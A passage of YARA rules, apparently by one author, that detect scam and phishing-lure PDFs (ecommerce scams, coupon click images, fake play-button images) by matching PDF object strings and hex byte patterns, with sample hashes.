$string12 = "0000000016 00000 n"

$string13 = "http://ns.adobe.com/xap/1.0/"

$string14 = "xmlns:pdf"

$string15 = "<x:xmpmeta xmlns:x"

$string16 = "456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz"

condition:
```

```
16 of them

}

rule ecommerce_pdf_scams

{

meta:

author = "Ashkan Hosseini"

date = "2021-01-07"

description = "Ecommerce PDF Scams"

hash0 = "e7357d268430b36636e4fa1255eabbb4"

hash1 = "d08be5516ffec6f4580f366ad7961d96"

hash2 = "0999539a9900a7657d0d6e5dbc2e4ae0"

hash3 = "7912091795d4ff92abf99a0239856fe1"

hash4 = "87fdc6dfff4094cfb43f4bbd58f833da"

hash5 = "752979a99536edb032d094e36cf556e8"

sample_filetype = "pdf"

strings:

$string0 = "2 0 obj"

$string1 = "stream"

$string2 = "0000000103 00000 n"

$string3 = "8 0 obj"

$string4 = "<</AIS false /BM /Normal /CA 1 /Type /ExtGState /ca 1>>"

$string5 = "3 0 obj"

$string6 = "10 0 obj"

$string7 = "0000000016 00000 n"

$string8 = "5 0 obj"

$string9 = "82<.342"

$string10 = "456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz"

$string11 = {72 53 70 61 63 65 20 2f 44 65 76 69 63 65 52 47 42 20 2f 46 69 6c 74 65 72 20 2f 44 43 54 44 65 63 6f 64 65 20 2f 48 65 69 67
68 74 20}

$string12 = {3d 38 32 3c 2e 33 34 32 ff db 00 43 01 09 09 09 0c 0b 0c 18 0d 0d 18 32 21 1c 21 32 32 32 32 32 32 32 32 32 32 32 32 32 32 32
32 32 32 32 32 32 32}

$string13 = {72 d1 0a 16 24 34 e1 25 f1 17 18 19 1a 26 27 28 29 2a 35 36 37 38 39 3a 43 44 45 46 47 48 49 4a 53 54 55 56 57 58 59 5a 63
64 65 66 67 68 69 6a 73}

$string14 = {27 29 20 2f 53 75 62 6a 65 63 74 20 28 29 20 2f 54 69 74 6c 65 20 28 29 20 2f 54 72 61 70 70 65 64 20}

$string15 = {27 29 20 2f 50 72 6f 64 75 63 65 72 20 28 29 20 2f 53 6f 75 72 63 65 4d 6f 64 69 66 69 65 64 20 28 44 3a 32 30 32 30}

$string16 = {72 20 28 57 50 53 20 57 72 69 74 65 72 29 20 2f 4b 65 79 77 6f 72 64 73 20 28 29 20 2f 4d 6f 64 44 61 74 65 20 28 44 3a 32 30
32 30}

$string17 = {28 29 20 2f 43 72 65 61 74 69 6f 6e 44 61 74 65 20 28 44 3a 32}

$string18 = {3e 3e 0d 0a 73 74 72 65 61 6d 0d 0a ff d8 ff e0 00 10 4a 46 49 46}
```

$string19 = { 2F 43 72 65 61 74 69 6F 6E 44 61 74 65 }

$string20 = {2F 52 65 73 6F 75 72 63 65 73 20 3C 3C 2F 45 78 74 47 53 74 61 74 65 20 3C 3C 2F 47 53 39 20 39 20 30 20 52 3E 3E }

$string21 = {41 20 31 31 20 30 20 52 20 2F 42 53 20 3C 3C 2F 57 20 30 3E 3E 20 2F 46 20 34 20 2F 50 20 36 20 30 20 52 20 2F 52 65 63 74 20 5B }

$intro = {31 20 30 20 6F 62 6A 0D 3C 3C 2F 4E 61 6D 65 73 20 3C 3C 2F 44 65 73 74 73 20 34 20 30 20 52 3E 3E 20 2F 4F 75 74 6C 69 6E 65 73 20 35 20 30 20 52 20 2F 50 61 67 65 73 20 32 20 30 20 52 20 2F 54 79 70 65 20 2F 43 61 74 61 6C 6F 67 3E 3E 0D 65 6E 64 6F 62 6A 0D}

$bitspercomp = {42 69 74 73 50 65 72 43 6F 6D 70 6F 6E 65 6E 74 20 38 20 2F 43 6F 6C 6F 72 53 70 61 63 65 20 2F 44 65 76 69 63 65 52 47 42 20 2F 46 69 6C 74 65 72 20 2F 44 43 54 44 65 63 6F 64 65 20 2F 48 65 69 67 68 74 }

condition:

all of them

}

rule coupon_click_image

{

meta:

author = "Ashkan Hosseini"

date = "2021-01-11"

description = "coupon"

hash0 = "4bbdc201e69e5983a6b949eb3424f244"

hash1 = "e02f52639d47f838ad13201602cc7a10"

hash2 = "7638afe039ad5f405a9ef72b6b6437d4"

hash3 = "a4b13e23f175c7da6b9e54357793235c"

hash4 = "b1583913ea7f231bba979de191251f58"

sample_filetype = "pdf"

strings:

$string0 = "/CMapType 2 def"

$string1 = "17 0 obj"

$string2 = "/ca 1.0"

$string3 = "12 dict begin"

$string4 = "CMapName currentdict /CMap defineresource pop"

$string5 = "/Pattern <<"

$string6 = "11 0 obj"

$string7 = "/Resources 13 0 R"

$string8 = "endstream"

$string9 = "begincmap"

$string10 = "startxref"

$string11 = "/Border [0 0 0]"

$string12 = "Qt 4.8." wide

$string13 = "/GSa 3 0 R"

```
$string14 = "/ColorSpace /DeviceRGB"

$string15 = "/ExtGState <<"

$string16 = "12 0 obj"

$string17 = "13 0 obj"

$intro = { 54 69 74 6C 65 20 28 FE FF 29 0A 2F 43 72 65 61 74 6F 72 20 28 FE FF }

$colorpsace = { 43 6F 6C 6F 72 53 70 61 63 65 20 3C 3C 0A 2F 50 43 53 70 20 34 20 30 20 52 0A 2F 43 53 70 20 2F 44 65 76 69 63 65 52
47 42 0A 2F 43 53 70 67 20 2F 44 65 76 69 63 65 47 72 61 79 0A 3E 3E 0A 2F 45 78 74 47 53 74 61 74 65 20 3C 3C 0A 2F 47 53 61 20 33
20 30 20 52 0A 3E 3E 0A 2F 50 61 74 74 65 72 6E 20 3C 3C 0A 3E 3E 0A 2F }

$cidsysteminfo = {2F 43 49 44 53 79 73 74 65 6D 49 6E 66 6F 20 3C 3C 20 2F 52 65 67 69 73 74 72 79 20 28 41 64 6F 62 65 29 20 2F 4F 72
64 65 72 69 6E 67 20 28 49 64 65 6E 74 69 74 79 29}

$parent_content = {2F 50 61 72 65 6E 74 20 32 20 30 20 52 0A 2F 43 6F 6E 74 65 6E 74 73 20 31 31 20 30 20 52 0A 2F 52 65 73 6F 75 72
63 65 73 20 31 33 20 30 20 52 0A 2F 41 6E 6E 6F 74 73 20 31 34 20 30 20 52 0A 2F 4D 65 64 69 61 42 6F 78 20 5B}

$encoding = {49 64 65 6E 74 69 74 79 2D 48 0A 2F 44 65 73 63 65 6E 64 61 6E 74 46 6F 6E 74 73 20 5B 31 37 20 30 20 52 5D 0A 2F 54 6F
55 6E 69 63 6F 64 65 20 31 38 20 30 20 52}

$pattern_device_rgb = {2F 50 61 74 74 65 72 6E 20 2F 44 65 76 69 63 65 52 47 42}

condition:

all of them

}

rule playbutton

{

meta:

author = "Ashkan Hosseini"

date = "2021-01-11"

description = "pdf image with play button"

hash0 = "58a83df51c3e6324f335760b8088bef4"

hash1 = "2ab112c5b8993429a1d217fd9401d889"

hash2 = "88dcb68d71eaac9a6f95bf8e0fe83df9"

hash3 = "c8e3d34ea4efdefb337875fc1e0b681f"

hash4 = "bcb13edd31d78e15b3d98ccbfc1c5d41"

sample_filetype = "pdf"

strings:

$string0 = "[ 8 0 R 9 0 R 10 0 R ]"

$string1 = "/Contents 12 0 R"

$string2 = "/Filter /DCTDecode"

$string3 = "/Type /Annot"

$string4 = "1 0 obj"

$string5 = "/Size 16"

$string6 = "/ProcSet [/PDF /Text /ImageB /ImageC]"

$string7 = "/SA true"
```

$string8 = "/Parent 2 0 R"

$string9 = "/Border [0 0 0]"

$string10 = "trailer"

$string11 = "/Pages 2 0 R"

$string12 = "/Type /Pages"

$string13 = "/Pattern <<"

$string14 = "/ExtGState <<"

$string15 = "/ColorSpace /DeviceRGB"

$string16 = "/S /URI"

$string17 = "/XObject <<"

$string18 = { 73 68 61 62 5F 68 74 6D 6C }

$string19 = { 41 6E 6E 6F 74 73 20 31 35 20 30 20 52 0A 2F 4D 65 64 69 61 42 6F 78 20 5B }

$string20 = {33 20 30 20 6F 62 6A 0A 3C 3C 0A 2F 54 79 70 65

20 2F 45 78 74 47 53 74 61 74 65 0A 2F 53 41 20 74 72 75 65 0A 2F 53 4D 20 30 2E 30 32 0A 2F 63 61 20 31 2E 30 0A 2F 43 41 20 31 2E 30 0A 2F 41 49 53 20 66 61 6C 73 65 0A 2F 53 4D 61 73 6B 20 2F 4E 6F 6E 65 3E 3E 0A 65 6E 64 6F 62 6A 0A }

$string21 = {0A 31 35 20 30 20 6F 62 6A 0A 5B 20 38 20 30 20 52 20 39 20 30 20 52 20 31 30 20 30 20 52 20 5D 0A 65 6E 64 6F 62 6A 0A }

condition:

all of them

}